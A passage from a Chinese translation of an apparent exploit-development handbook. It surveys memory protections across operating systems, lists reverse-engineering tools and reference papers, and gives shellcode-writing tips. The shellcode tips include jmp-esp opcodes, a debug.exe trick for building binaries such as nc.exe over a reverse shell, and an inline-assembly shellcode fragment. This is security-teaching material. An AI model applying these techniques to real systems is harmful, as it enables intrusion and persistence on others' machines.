- 禁止Ubuntu的nx-stack并不像基于分节（segmentation-based）实现那么简单：必须在正确的内存页上应用mprotect()，而且还要是将被影响的页。
- 在Ubuntu里可以用mmap()映射W+X页，因此，也可以用mmap-str-cpy-code。
- OpenSUSE 10.1版默认没有启用任何W^X保护。老版本的SuSE 9.1版和9.0版也一样。
- 尽管并不会真的存在像默认Gentoo安装这样的事情，但它没有任何W^X，除非从

gentoo-hardened明确配置grsecurity或PaX。当启用W^X时，像前面已经提到的，在PaX上不能获得W+X或X after W内存。

2. ASLR

在Fedora Core 6上，默认每个进程有14位堆随机化，其掩码为`0x03fff000`；有20位栈随机化，其掩码为`0x00fffff0`。

在Fedora Core上，可以用名为预链接的工具预链接库。其结果是，每次执行预链接时，库的加载地址都会发生变化。预链接默认每两周运行一次（通过crontab脚本）。注意，这些地址因系统的改变而变化是很有意思的。

- 如果没有使用预链接，库也会应用ExecShield的随机化。其结果是10位随机化，其掩码为`0x003ff000`。
- 对每个进程来说，预链接都把库加载到同一地址。一个进程里的信息泄露可能会透露其他进程里的库加载到什么位置。因为预链接默认使用`-R`选项，所以每个库的基址是独立选择的，尽管库映射到内存里的顺序仍保持原样。
- 自Fedora Core 4以后，程序在每次启动时都会随机映射`[vdso]`，并把它标为不可执行。在Fedora Core 3之前，它总是被映射到`0xffffe000`且可执行。
- 预链接把库加载到AAAS里面。
- Fedora Core把一些“关键的”二进制编译成PIE（Position Independent Executable），它们将被加载到随机地址，从而使ret2text攻击难以执行。其他的二进制被加载到已知的固定位置（通常是`0x8048000`）。
- Mandriva Linux 2007.0版的栈地址有20位随机化，其掩码为`0x00fffff0`。堆没有被随机化，库的加载地址有10位随机化，其掩码是`0x003ff000`。
- Mandriva Linux 2007.0版把库加载到高位地址，在AAAS范围外。
- Mandriva Linux 2007.0版总是把`[vdso]`节映射到`0xffffe000`。
- Ubuntu 6.10桌面和服务器版的特性与Mandriva一样。
- OpenSUSE 10.1的特性与Mandriva和Ubuntu差不多。所有这些特性是ExecShield的一部分，现在也是主流Linux内核的一部分。
- 默认安装的Gentoo也像前面三个一样共享同样的随机化参数，外加随机化的`[vdso]`。如果安装并启用gentoo-hardened，PaX随机化算法将会接管，并提供更好的保护。
- 二进制与`[vdso]`在固定位置时，可以使用它执行所有的ret2text、一些ret2code及可能的ret2syscall攻击。

3. 栈数据保护

- 只是从GCC（在版本4.1里）采用ProPolice以后，Linux发行版才开始使用它。它在Fedora Core里的版本是5，在Ubuntu里的版本是6.10。
- 可以检查给定的发行版是否默认启用了这个特性，编译本章引言部分的C程序，用`objdump -d`检查编译器是否在`function()`的prologue里增加了canary检查。
- GCC 4.1包括的另一种栈数据保护机制是`FORTIFY_SOURCE`，如果编译时可以确定缓冲区的

大小，它向脆弱的libc函数中加入大小检查。要想了解FORTIFY_SOURCE及其他ExecShield的相关信息，请阅读http://www.redhat.com/magazine/009jul05/features/ execshield/。

尽管只有GCC 4.1带了FORTIFY_SOURCE，但Fedora Core 3已经包括了一些用它编译的二进制。

4. 堆保护

- 堆保护第一次出现是在glibc-2.3.4里，最近一次改良是在glibc-2.3.5里。下面列举了已经引入这些保护的发行版：
  - Fedora Core 4
  - Mandriva 2006.0
  - Ubuntu 5.10
  - OpenSUSE 10.1
  - Gentoo 2004.3
- “The Malloc Maleficarum”（http://marc.info?m=112906797705156）可能是攻击有堆检验的glibc的唯一信息来源。
- 堆块是一个接一个分配的，系统不会在堆块之间故意留空隙，因此，在Linux上改写相邻缓冲区里的敏感信息是非常有可能的。然而，因为有许多应用程序并不是用C++写的，所以要想找到指向恶化的函数指针并不是很容易，例如，在Windows上就很难找到。

5. 其他的Linux实现

- PaX包括了不同的内核保护机制，但最大的Linux发行版里并没有默认安装它。

14.2.3 OpenBSD

下面的信息适应于OpenBSD 4.1，其中大多数特性早已出现在OpenBSD 3.8中。

1. W^X

- 所有的进程都默认启用它，它可被用于大多数的硬件平台（至少包括Intel、sparc、sparc64、alpha、amd64、hppa）。
- 调用mprotect(0xcfbf????, x, 7)就可以禁用W^X。
- 可以使用mmap()从OS请求W+X内存。
- 标准的应用程序里没有节被映射成W+X。
- 由于使用了__stdcall调用约定，chained ret2code很可能会成功，而且会很简单。

2. ASLR

- 大多数内存节都被随机化了，包括栈、堆和库。
- 应用程序的主代码节和它的数据没有被随机化。破解程序可以选用任何一种ret2text变体。然而，因为所有的二进制在编译时都使用了栈数据保护，所以想要控制栈，使之符合执行ret2text攻击所需要的范围可就不太容易了。在不久的将来，它在Intel x86上是不会被随机化的，但在其他的平台上已经开始了。
- 栈地址低18位中的16位被随机化，使用大垫片可能会减少有效的可变性。
- 库加载地址中的高20位被随机化。每个库的地址都是独立选择的。

- 经验显示堆缓冲区大约有16位被随机化。

3. 栈数据保护

- OpenBSD自3.4版本以后，所有的二进制都是用ProPolice编译的。下面总结了ProPolice为保护栈上的数据而引入的机制。
  - 随机canary；
  - 用canary保护帧指针和其他保存的寄存器；
  - 局部字节数组被移到栈帧的尾部；
  - 其他的局部变量被移到帧头部；
  - 所有的参数被复制成本地变量，然后被重新排序。
- 函数没有启用ProPolice保护。决定应该保护什么的逻辑可能会出问题。
- 这些技术如果没有大的改进，将无法从根本上保护某些构造（就像14.1.3节介绍“理想的栈布局”时解释的那样）。

4. 堆保护

- 堆块被放在用`mmap()`从OS中请求的内存页中。页仅会由同样大小的块共享，当页面剩下的空间不足以容纳一整块时，将不会被使用。
- 不同的`mmap()`调用返回区域之间的未映射的内存空间将被遗弃，因此，堆块里的溢出不太可能恶化相邻块里的敏感数据。
- 大于`pagesize/2`（在Intel x86上是2048）的堆块总是被保存在页边界上。例如，在Intel x86上，意味着它们的地址总是以`0x?????000`的形式出现。

5. 其他的Open BSD实现

- 在3.4版本以后，用ProPolice编译内核。
- 在某些平台上，某些类型的W^X在内核上是可用的。

14.2.4 Mac OS X

就保护机制来说，PowerPC和Intel处理器上的Mac OS之间只有很小的差别，甚至连一些地址都是一样的。

1. W^X

- 在Intel x86上，只有栈被标记成不可执行，其余的都是可执行的。
- 在PowerPC上，所有的都被标为可执行的。

2. ASLR

- 没有东西被随机化。
- 在两个平台之间，除了各自平台代码所引入的明显差异外，甚至大多数地址都是一样的（或类似的）。
- 一些节，特别是堆和主二进制，都在AAAS里。

3. 栈数据保护

- 没有。在Mac OS X二进制里不存在canary或重新排序。

4. 堆保护

- 没有。不存在安全取消链接检验或堆canary。
- 堆数据块经常是一块接着一块分配的，中间没有插入堆管理结构，因此，有可能会溢出敏感信息。可以证明，这将使特殊的应用程序堆溢出利用更容易一些。另一方面，它也使普通的OS X堆溢出技术更难一些。

5. 其他的Mac OS X实现

攻击Mac OS X时要牢记，目标可能运行在Intel或PowerPC处理器上，你应该确保破解程序在两个平台上都可以工作。这可以通过构造多平台代码或利用破解参数里的差异实现（像栈溢出里，到返回地址的距离），就像第12章介绍的。

14.2.5 Solaris

Solaris曾经是最先进的采用nx-stack的操作系统，但如今，它只是本章讨论的一种保护机制，我们期待在将来看到更多的，特别是来自OpenSolaris安全小组（http://www.opensolaris.org/os/community/security/projects/privdebug/）的成果，但遗憾的是，直到现在还没有线索。

1. W^X

- 在Intel x86硬件上，Solaris 10根本不支持W^X。
- 在SPARC硬件上，可以创建不可执行页。
- 32位的`suid`应用程序默认启用nx-stack，但其他的32位应用程序都禁用了。可以通过修改`/etc/system`文件全局启用它。
- 64位应用程序默认启用nx-stack。
- 所有应用程序的节都被映射成W+X。
- 原先标为W^X的节可以用`mprotect()`改成W+X。
- chained ret2code很可能会成功，就像John McDonald演示的那样（http://marc.info?m=92047779607046）。

2. ASLR

- 根本没有地址被随机化。
- 库被加载到AAAS之外的高端地址。
- 主应用程序映像和堆被映射到AAAS之内。

3. 栈数据保护

- 没有。在Solaris二进制里，不存在canary或重新排序栈内容。

4. 堆保护

- 没有。一直到版本10，Solaris堆例程里都不存在安全取消链接或cookie检验。

5. 其他的Solaris实现

自Solaris 10开始，引入了一些可用于加固Solaris系统的安全特性。它们涉及沙箱（sandboxing）和有限性能：进程权限管理（Process Rights Management）和RBAC，可信扩展（Trusted Extensions）和MAC，以及令人难以置信的DTrace工具。DTrace算不上最好的调试工具，但是可以用它限制

一个或一组给定进程的能力。

14.3 小结

本章介绍了使破解程序作者的生活变得更有趣、也更复杂的多种保护机制。这些保护机制都有弱点，这里也显示了利用这些弱点足以在受保护的系统上执行代码。然而，当把这些保护机制结合起来使用时，可以提供比单纯相加多得多的保护。

只要保护机制继续跟着特殊利用技术的脚步，那么它们将永远落后于技术发展水平，攻击者总会有找出攻击它们的机会。微软的SEH保护时间线就是一个非常好的佐证，破解程序滥用寄存器跳（trampoline）到代码，微软把所有的寄存器置零；因此，破解程序开始直接跳到栈上，但栈被微软禁用了；因此，破解程序开始用`pop-pop-ret`作为跳床，微软执行/SafeSEH；利用程序仍行得通，但需要新技术了。随着Windows Vista的传入，微软改变了/SafeSEH的实现，但破解程序仍幸免于难（有时候，他们做起来甚至比以前更容易）。

另一方面，经过慎重考虑后设计的保护机制，像W^X 和 ASLR（从理论上可以阻挡外来代码注入和代码重用），又涉及实现细节的竞争优先权、向后兼容性、标准和性能下降，到目前为止，谁将最终赢得胜利尚不得而知。

这场竞赛还涉及经济因素，可用的bug和对应的破解程序的官市、黑市、灰市当前都在增长。政府、犯罪分子以及大公司正在提高破解程序和可利用的漏洞的收购价，为这个市场注入大量资金，使这个市场的需求量更大并更加政治化。在这样的环境下，破解程序作者被保护机制、用户期望及强力政治所挑战，被强迫去学习、研究新的利用技术，也变得更专业和严肃，他们创作大量的黑客手册，但也私自保留了很多高级技巧，而不愿公开讨论。对学习能力的要求变得比以前更严格了，起点也更高了，同时这个领域内“未公开的”知识正日益丰富。

本书将继续介绍二进制应用程序以及一些可利用的漏洞和利用程序（前者依赖于后者而存在），当它们变得稀有时，它们的价格将继续上扬，能迎接这些挑战的破解程序作者也会更少。同时，你也会看到越来越多的攻击转到较少保护的区域了，比如，其他的操作系统、内核漏洞、嵌入式设备、家用电器、硬件及Web应用程序等。这个趋势的终点在哪里一直饱受争议，尽管笔者认为真正解决任意代码漏洞的问题是不太可能的。

记住本章的内容，用基于栈的缓冲区溢出漏洞作为第一个练习来学习破解程序开发似乎很荒谬，但我们没有其他选择，因为这是学习的起点。为了完全理解利用技术的发展水平，我们现在要花更多的精力，但仍有许多漏洞等待我们发现。抓紧缰绳，享受飞马疾驰的感觉吧。

Part 3 第三部分

漏洞发现

现在，你已经是Linux、Windows、Solaris、OS X、Cisco方面的专业黑客了。在第三部分里，我们集中精力挖掘漏洞，并将介绍当今最流行的发掘漏洞的方法。在开始之前，我们首先要做的是搭建工作环境，以便把方方面面结合起来开展发掘漏洞的工作。第15章介绍高效寻找漏洞所需要的工具和参考资料。第16章介绍一个流行的自动漏洞发掘方法——故障注入。第17章详细介绍一个和自动错误发现类似的方法——模糊测试。

其他的漏洞发掘方法和模糊测试同样有效，因此，我们对这些方法也做了介绍。由于越来越多的重要应用程序带有源码，通过审计源码来发现漏洞就变得重要了；第18章描述了有源码时怎样寻找漏洞。手动寻找漏洞有较高的成功率，因此，在第19章，我们转向手动调查，用一些已经被证明工作良好的方法，手动寻找安全错误。第20章介绍漏洞跟踪，这是一个通过不同的函数、模块和函数库复制输入数据的跟踪方法。第21章介绍二进制审计，全面介绍只有二进制码时怎样发现漏洞。

本部分内容

- 第15章　建立工作环境
- 第16章　故障注入
- 第17章　模糊测试的艺术
- 第18章　源码审计：在基于C的语言里寻找漏洞
- 第19章　手工的方法
- 第20章　跟踪漏洞
- 第21章　二进制审计：剖析不公开源码的软件

第 15 章

建立工作环境

研究溢出、格式化串或其他与shellcode相关的问题，就需要一个舒适的工作环境。环境？当然了，我的意思不是指在昏暗的房间里，桌上摆满了食品和饮料，而是指拥有那些优秀的编程工具、调试分析工具以及参考资料等。合理地使用它们，将会事半功倍。本章将介绍如何着手创建这样的工作环境。

通常来说，如果你打算研究漏洞，至少需要具备两个条件：一是要有目标系统的参考资料和手册，二是要有编写攻击代码的工具，调试分析工具（用于在试验过程中，密切观察系统的运行状况）也非常有用。因此，本章将首先简单介绍这三个方面的最新内容。当然，在shellcode领域里，每天都可能会出现新的技术，因此本书呈现在读者面前时，讨论的内容可能已经不是最新的了[①]，但我们可以保证书中提到的编程工具、调试分析工具、参考资料等，在写这本书的时候都是最新的。

和其他章节一样，我们不偏袒任何操作系统，所以下面列出的内容可能和你正在使用的系统无关，那么就权且当作参考吧。如果所介绍的内容与操作系统相关，我们将把操作系统列出来，如果没有列出，那么这些内容要么是与平台无关的，要么是各个操作系统的共性问题。

15.1 需要什么样的参考资料

首先，需要阅读计算机硬件体系的汇编参考资料：

- Intel x86
- Intel Architecture Software Developer's Manual, Volume 2:Instruction Set Reference
  http://www.intel.com/design/mobile/manuals/243191.htm
  或者在因特网上搜索24319101.pdf
- x86 Assembly Language FAQ
  http://www.faqs.org/faqs/assembly-language/x86/
- IA64参考资料（Itanium）
  www.intel.com/design/itanium/manuals/iiasdmanual.htm
- SPARC Assembly Language Reference Manual

① 安全技术每天更新，而书籍一旦出版就不更新了，除非再版。——译者注

http://docs.sun.com/db/doc/816-1681
或者在因特网上搜索816-1681.pdf
- SPARC Architecture Online Reference Manual
  http://online.mq.edu.au/pub/COMP226/sparc-manual/index.html
- PA/RISC参考手册（HP）
  在惠普公司网站上搜索References and Manuals
- http://lsd-pl.net/收集了一些非常好的参考资料

15.2 用什么编程

编写攻击代码需要使用工具，下面将介绍编写x86 shellcode时经常会用到的工具。

15.2.1 gcc

gcc（GNU Compiler Collection）是一个被广泛使用的C/C++编译器，它的发行版还支持Fortran、Java、Ada等编程语言。gcc可能是目前最好的免费（GPL）编译器，支持内联汇编。对shellcode开发者来说，gcc是最好的选择之一。

gcc主页是：http://gcc.gnu.org/。

15.2.2 gdb

gdb（GNU Debugger）是一个免费（GPL）的调试器，提供命令行调试界面，它与gcc集成得很好，对交互式的反汇编支持也很好，所以对于查找溢出、格式化串漏洞来说，它是不二之选。

可以在http://www.gnu.org/software/gdb/网址上找到GDB。

15.2.3 NASM

NASM（Netwide Assembler）是免费的x86汇编器，可以生成多种格式的二进制文件。如Linux和BSD的a.out、ELF、COFF、Windows的16位和32位目标文件和可执行文件。

如果你正在寻找专业的汇编程序，那NASM毫无疑问是个不错的选择。它所附带的文档还详细介绍了x86的操作码。

可以在http://sourceforge.net/projects/nasm网址上找到NASM。

15.2.4 WinDbg

WinDbg是微软向客户单独提供的调试器，有友好的GUI界面及大量出色的特性，如内存搜索、调试子进程、增强的异常处理能力等。因为WinDbg能自动跟随并附上派生的子进程，所以，如果你准备为使用子进程的程序（例如Oracle或Apache）编写漏洞破解程序，WinDbg将非常有帮助。

可以在http://www.microsoft.com/whdc/devtools/debugging/网址上找到WinDbg，或者在因特网上搜索 Debugging tools for Windows。

15.2.5 OllyDbg

OllyDbg是Windows平台下的“分析调试器”，有非常突出的特性，如全内存搜索（WinDbg

缺少这个功能）等。它的反汇编功能也很强大。甚至可以说OllyDbg是集WinDbg和IDA的优点于一身的优秀工具。

可以在http://www.ollydbg.de/网址找到OllyDbg。

15.2.6 Visual C++

Visual C++是微软推出的C/C++编译器中的旗舰产品，用户界面非常友好，内置强大的调试功能。Visual C++另一个突出的优势是它无缝集成了Microsoft Developer Network（MSDN）文档集，这在编写Windows攻击代码时非常有用；把Win32 API参考资料集成到IDE，可以加快编写代码的速度。Visual C++和GCC类似，也支持内联汇编，这将简化编写攻击代码的过程。总而言之，如果你有Visual C++的访问许可证，那么Visual C++/Developer Studio是值得一试的。

15.2.7 Python

Python是众所周知的快速应用程序开发语言。最近比较流行用Python写攻击代码，如本书的两位作者，他们用Python可以非常迅速地编写出攻击代码，从而获得竞争上的优势。Python加上MOSDEF（一个纯Python汇编器和shellcode开发工具）将是你武器库中最棒的组合之一。

15.3 研究时需要什么

为了发现bug，我们还需要仔细计划怎样研究目标系统或程序的内部结构。下面的工具在很多场合都能派上用场，例如在寻找bug、开发破解程序、分析他人的破解代码时，都会有所帮助。

15.3.1 有用的定制脚本/工具

除了本章所列的工具之外，作者还使用一些定制的、短小精悍的工具。当然，也可以自己动手写一些脚本或小程序来达到同样的目的。

1. 偏移地址查找器

在Windows和UNIX平台上，可能要经常寻找某条指令的地址。比如说，在利用Windows栈溢出的过程中，你可能想查找指向shellcode的ESP寄存器。为了利用这个漏洞，需要寻找某段指令的地址，以便把程序流程重定向到你的代码。最简单的实现方法是在内存里寻找如下字节序列，然后用它的地址改写函数的返回地址：

```
jmp esp              (0xff 0xe4)
call esp             (0xff 0xd4)
push esp; ret        (0x54 0xc3)
```

你可能会发现在内存里的很多地方都有这样的序列，但理想的情况是在没被Service Pack修改的DLL里找到它们。

偏移地址查找器的工作原理是关联远程进程，挂起进程中的所有线程，然后在内存中寻找指定的字节序列，并把搜索结果输出到文本文件里。偏移地址查找器虽然简单，但很实用。作为另一种选择，Metasploit项目在http://www.metasploit.com/opcode_database.html网页上提供了一个在线的操作码数据库。

2. 普通的模糊测试方法

研究某个软件（产品）的安全漏洞时会发现，写一个关注产品（Web接口、定制的网络协议，甚至RPC接口）特性的模糊测试方法非常有帮助。但普通的模糊测试方法也很有用，即使是很简单的模糊测试方法也可以帮我们做很多事。

3. 调试技巧

大家都知道Windows下的反向shell有很多问题。比如说，它不支持上传二进制文件，连最基本的脚本也受到限制。不过，在这黑暗的可怕世界里还是有一丝希望的，那就是“古老的”MS-DOS调试器debug.exe。

debug.exe自MS-DOS时代出现至今，依然顽强地存在于几乎每一个Windows版本中，在每台装有Windows的机器里几乎都能找到它。尽管在设计之初，程序员是打算用debug.exe调试和创建.com文件的，但实际上，你可以用它创建任意的二进制文件。当然，还是有一些限制的，比如说文件必须小于64KB，文件名不能以.exe或.com结尾等。

例如，某文件内容如下：

```
73 71 75 65 61 6D 69 73 68 20 6F 73 73 69 66 72    squeamish ossifr
61 67 65 0A DE C0 DE DE C0 DE DE C0 DE     age.@@pÀ@@p@@pÀ@@p@@pÀ@@p
```

你可以写一个脚本文件输出上述的二进制文件，如下所示（把文件命名为foo.scr）：

```
n foo.scr
e 0000  73 71 75 65 61 6d 69 73 68 20 6f 73 73 69 66 72
e 0010  61 67 65 0d 0a de c0 de de c0 de de c0 de
rcx
1e
w 0
q
```

然后运行debug.exe。

```
debug < foo.scr
```

debug.exe输出一个二进制文件。

真相大白！因为这样的脚本文件只包含字母、数字，因此可以在反向shell里用echo命令创建脚本。等远程计算机编辑完脚本文件后，可以按上面介绍的步骤运行debug.exe，即可生成二进制文件。当然，也可以按自己的喜好命名文件，如nc.foo，待处理完成后再改成nc.exe。

创建脚本文件是唯一可以自动化的事情，使用Perl、Python或C即可轻松完成。在整个过程中，唯一需要动手的地方就是创建脚本文件。如果你坚持使用Windows中的反向shell，debug.exe将是必备的工具。

在Windows上还有其他上传二进制文件的方法，例如，先生成完全由可打印字符组成的.com文件，然后由它生成任意的二进制文件。你可以把可打印的字符复制到.com文件里，然后调用它生成目标文件。

15.3.2 所有的平台

NetCat可能是如今最简单的、被广泛使用的跨平台网络安全工具。它的原作者Hobbit把它描

述为“TCP/IP瑞士军刀”。比如说，你可以用它在TCP/UDP端口上收发二进制文件，也可以监听反向shell。NetCat最早出现在Linux平台上，后来有了Windows版本，现在又有了GNU版版本。GNU版的NetCat可以在http://netcat.sourceforge.net/网址上找到。

Netcat最早的UNIX和Windows版本由Hobbit和Chris Wysopal（Weld Pond）编写，可以在http://www.vulnwatch.org/netcat/网址上找到。

15.3.3 UNIX

通常来说，UNIX的工作环境要比Windows的好一些，它有很多实用的小工具，因此在某些时候，UNIX漏洞挖掘者的日子要好过一些。

1. ltrace和strace

ltrace和strace允许查看系统的动态函数库调用、程序生成的系统调用、程序接收的信号等内容。如果你想了解进程处理字符串的详细过程，ltrace将非常有用；如果你想规避主机IDS的检测，或解决程序的系统调用问题，strace也非常有用。

更多信息请查看ltrace和strace的操作手册。

2. truss

在Solaris上，truss提供的功能类似于ltrace与strace的组合。

3. fstat（BSD）

fstat是基于BSD的实用程序，可以识别已打开的文件（包括套接字）。如果你想在纷杂的环境中快速找出某个进程正在做什么，它可以派上用场。

4. tcpdump

最好的漏洞是远程漏洞，因此sniffer是漏洞挖掘者必备工具之一。tcpdump可以快速查看监听端口的程序正在做什么，但要想进一步分析数据的话，wireshark（接下来讨论）更适合一些。

5. wireshark（前身是ethereal）

wireshark是图形界面的、免费的网络sniffer和协议分析器，可以分析绝大多数类型的数据包。如果你想了解不常见的网络协议或打算自己写协议模糊测试方法，它将是最佳的搭档。

可以在www.wireshark.org/下载wireshark。

15.3.4 Windows

Windows漏洞挖掘者的生活远没有UNIX的那么丰富多彩，但令人欣慰的是，情况正在慢慢好转，各种各样的工具正在不断涌现。下面介绍的几个工具都非常有用，可以在Mark Russinovich和Bryce Cogswell的网站上找到它们，这个网站现在已经被微软收购了：http://www.microsoft.com/technet/sysinternals/default.mspx。

- RegMon：监控其他进程对Windows注册表的访问，带有过滤器，可以帮助过滤无关信息，把精力放在关注的进程上。
- FileMon：监控文件活动，带有过滤器。
- HandleEx：查看进程加载了哪些DLL，查看所有已打开的句柄，如命名管道、共享内存

段、文件等。

- TCPView：把TCP/UDP端口和进程关联起来。
- Process Explorer：允许实时检查进程、句柄、DLL等。

Sysinternals的网站提供了许多好工具，但这5个程序是一个好的工具包中必不可少的一部分。

IDA Pro反汇编器

IDA Pro是市面上最好的逆向工程、反汇编工具，拥有杰出的功能，如支持编程接口、交互式的用户界面、方便的交叉引用和搜索等。如果你想确认漏洞代码的行为，如持续运行、套接字挪用等，IDA Pro都能派上用场。可以在www.datarescue.com/找到IDA Pro的试用版。

15.4 需要学习的资料

在互联网上，我们可以找到大量有关栈溢出的资料，相比之下，格式化串的资料就少多了，堆溢出的就更少了。如果你准备研究的漏洞不在上述之列，那在收集资料时，你可能会碰到一些麻烦，但愿本书能填补一些这方面的空白。如果你想查阅某类漏洞的资料，下面列出的清单可能会有所帮助。在下面的分类里，我们谨慎地列了一些我们认为有参考价值的资料。

记住，研究前人开发的攻击代码和阅读参考资料具有同等的价值，通常代码的注释和头文件都会详述相关的技术，这应当是初学者感兴趣的。

为了节省篇幅，我们不得不省略了很多精彩的内容。如果你要找的资料不在下面的清单里，请见谅。

1. 栈溢出基础

- “Smashing the Stack for Fun and Profit”（Aleph One）
  Phrack Magazine，第49期，第14篇
  http://www.phrack.org/archives/49/P49-14
- Exploiting Windows NT4 Buffer Overruns （David Litchfield）
  www.ngssoftware.com/papers/ntbufferoverflow.html
- “Win32 Buffer Overflows：Location，Exploitation and Prevention”
  （dark spyrit，Barnaby Jack，dspyrit@beavuh.org）
  Phrack Magazine，第55期，第15篇
  http://www.phrack.org/archives/55/P55-15
- The Art of Writing Shellcode（Smiler）
  http://julianor.tripod.com/art-shellcode.txt
- The Tao of Windows Buffer Overfolw（DilDog）
  www.cultdeadcow.com/cDc_files/cDc-351
- UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes（LSD-PL）
  http://lsd-pl.net/projects/asmcodes.zip

2. 高级栈溢出

- Using Environment for Returning into Lib C（Lupin Bursztein）

www.shellcode.com.ar/docz/bof/rilc.html（Lupin's 主页是www.bursztein.net）

- Non-Stack Based Exploitation of Buffer Overrun Vulnerabilities on Windows NT/2000/XP（David Litchfield）
  www.ngssoftware.com/papers/non-stack-bo-windows.pdf
- Bypassing Stackguard and StackShield Protection （Gerardo Richarte）
  www.coresecurity.com/common/showdoc.php?idx=242&idxseccion=11
- Vivisection of an Exploit Development Process（Dave Aitel）
  Blackhat Briefings Presentation，Amsterdam 2003
  www.blackhat.com/presentations/bh-europe-03/bh-europe-03-aitel.pdf

3. 堆溢出基础

- w00w00 on Heap Overflows（Matt Conover）
  www.w00w00.org/files/articles/heaptut.txt
- "Once upon a free()"
  Phrack Magazine，第57期，第9篇
  http://www.phrack.org/archives/57/p57-0x09
- "Vudo—An object superstitiously believed to embody magical powers"（Michel MaXX Kaempf，maxx@synnergy.net）
  Phrack Magazine，第57期，第8篇
  http://www.phrack.org/archives/57/p57-0x08

4. 整数溢出基础

- "Basic Integer Overflows"（blexim）
  Phrack Magazine，第60期，第10篇
  http://www.phrack.org/archives/60/p60-0x0a.txt

5. 格式化串基础

- Format String Attacks（Tim Newsham）
  http://community.corest.com/~juliano/tn-usfs.pdf
- Exploiting Format String Vulnerabilities（scut）
  http://julianor.tripod.com/teso-fs1-1.pdf
- "Advances in Format String Exploitation"（Gera,Riq）
  Phrack Magazine，第59期，第7篇
  http://www.phrack.org/archives/59/p59-0x07.txt

6. 译码器和它的替代者

- "Writing ia32 Alphanumeric Shellcodes"（rix）
  Phrack Magazine，第57期，第15篇
  http://www.phrack.org/archives/57/p57-0x18
- Creating Arbitrary Shellcode in Unicode Expanded Strings（Chris Anley）

www.ngssoftware.com/papers/unicodebo.pdf

7. 跟踪、调试和记录

- VTrace工具：为Windows NT和Windows 2000创建系统跟踪器
  "VTrace"系统跟踪工具（阐述论文）
  http://msdn.microsoft.com/msdnmag/issues/1000/VTrace/
- "Interception of Win32 API Calls"（微软研究论文）
  www.research.microsoft.com/sn/detours/
- "Writing [a] Linux Kernel Keylogger"（rd）
  Phrack Magazine，第59期，第14篇
  http://www.phrack.org/archives/59/p59-0x17
- "Hacking the Linux Kernel Network Stack"（bioforge）
  Phrack Magazine，第61期，第13篇
  http://www.phrack.org/archives/61/p61-0x0d_Hacking_the_Linux_Kernel_Network_Stack.txt
- "Analysis: .ida 'Code Red' Worm"（Ryan Permeh，Marc Maiffret）
  www.eeye.com/html/Research/Advisories/AL20010717.html

论文档案

下面为有用论文档案的链接。其中包括前面列出的大部分文章，剩下的是另外一些值得阅读的文档。

- http://community.corest.com/~juliano/
- http://packerstormsecurity.nl/papers/unix/

15.5 优化 shellcode 开发

我们在第一次写shellcode时，除了稍纵即逝的新鲜感外，大部分时间可能会感到枯燥乏味，也会遇到很多麻烦。但写过很多shellcode之后，通常会积累一些经验，也会考虑怎样优化编写过程。在本节，我们试着把已有的方法进行归纳总结，形成一份简短、易读的指南，指导大家优化shellcode的编写过程。

加快shellcode编写的最好方法并不是真正地去写shellcode，而是利用系统调用代理（syscall proxy）或proglet机制。然而，在大多数情况下，编写静态漏洞破解程序相对来说还是要简单一些，因此，我们接下来将主要讨论怎样优化静态漏洞破解程序，并改进它的性能。

15.5.1 计划

在分析漏洞、编写攻击代码之前，最好先制定详细的计划。在Windows上利用普通的栈溢出时，可以这样规划（根据你怎么写攻击代码而有所变化）。

(1) 算出改写返回地址的字节偏移量。

(2) 算出负载（playload）相对于寄存器的位置。（ESP指向我们的缓冲区吗？其他的寄存器

呢？）

(3) 为针对的产品版本或多种版本的Windows及Service Pack找到可靠的`jmp/call <register>`偏移。

(4) 创建小的、测试用的、由大量NOP指令构成的shellcode，确认是否发生内存破坏。

(5) 如果发生内存破坏，在载荷中插入跳转指令，绕过被破坏的内存区域。如果没有发生内存破坏，用真正的shellcode代替由大量NOP指令构成的shellcode。

15.5.2 用内联汇编写 shellcode

合理使用内联汇编来编写shellcode可以节省很多时间。许多编码后的shellcode是难以理解的十六进制字节流，在实验过程中，如果你想插入跳转指令（jmp）绕过栈中被破坏的部分，或者想对shellcode做些小修改，那这些十六进制字节流将不会提供任何帮助。试看如下代码（下面是Visual C++代码，但也可用于gcc）：

```
char *sploit()
{
      asm
    {
          ; this code returns the address of the start of the code
          jmp get_sploit
get_sploit_fn:
          pop eax
          jmp got_sploit
get_sploit:
          call get_sploit_fn ; get the current address into eax

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

; Exploit
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;


; start of exploit

          jmp get_eip

get_eip_fn:

          pop edx
          jmp got_eip

get_eip:

          call get_eip_fn   ; get the current address into edx

call_get_proc_address:
```

```
mov ebx, 0x01475533      ; handle for loadlibrary
sub ebx, 0x01010101
mov ecx, dword ptr [ebx]
```

用这种方法编写代码有以下好处。

- 可以很方便地添加注释。当你在6个月后准备修改shellcode时，这些注释会有所帮助。
- 使用注释和设置的断点，不用真正执行完代码，你就能调试、测试shellcode。如果你的攻击代码不只是派生shell，那么允许设置断点是非常有用的。
- 可以很方便地从其他漏洞破解程序里剪切和粘贴部分shellcode。
- 想修改代码时，不必经历神秘的剪切和粘贴，简单地修改汇编程序即可。

当然，用这种方法写的漏洞破解程序和平常用的有点不一样，需要算出破解的长度。可行的解决方法是：选择编译后能生成空字节的指令，把它们粘到shellcode的尾部。

```
add          byte ptr [eax],al
```

记住，上面的指令在汇编后包含两个空字节。这样的话，我们就可以用`strlen`求出攻击代码的长度。

15.5.3 维护 shellcode 库

快速编写shellcode的方法是什么？当然是直接从其他可以运行的代码里复制粘贴了。复制谁的代码并不重要，重要的是要理解这些代码。从长远来看，即使当时不太理解这些代码，但一样可以加快编写漏洞利用代码的速度，因为你可以很方便地修改它。

当收集很多漏洞利用代码之后，可能会对其中的某几个情有独钟，但在编写过程中，如果可以方便地参考多个代码，将有助于我们提高编写质量。因此，我们建议你按自己的喜好保存代码。比如说，一个文本文件保存一段代码，把它们放入分门别类的目录，需要时，就可以通过搜索找到这些代码了。

15.5.4 持续运行

持续运行是一个十分复杂的主题，但也是编写高质量攻击代码的关键。下面列了一些使代码持续运行的方法及有用的信息。

- 如果你结束目标进程，它会自动重启吗？如果会，那么在Windows里调用`exit()`、`ExitProcess()`或`TerminateProcess()`。
- 如果你结束目标线程，它会自动重启吗？如果会，那么调用`ExitThread()`、`TerminateThread()`或等价的函数。如果你攻击的是DBMS，这个方法将工作得很好，因为DBMS倾向使用工作线程池（Oracle 和SQL Server都是这样做的）。
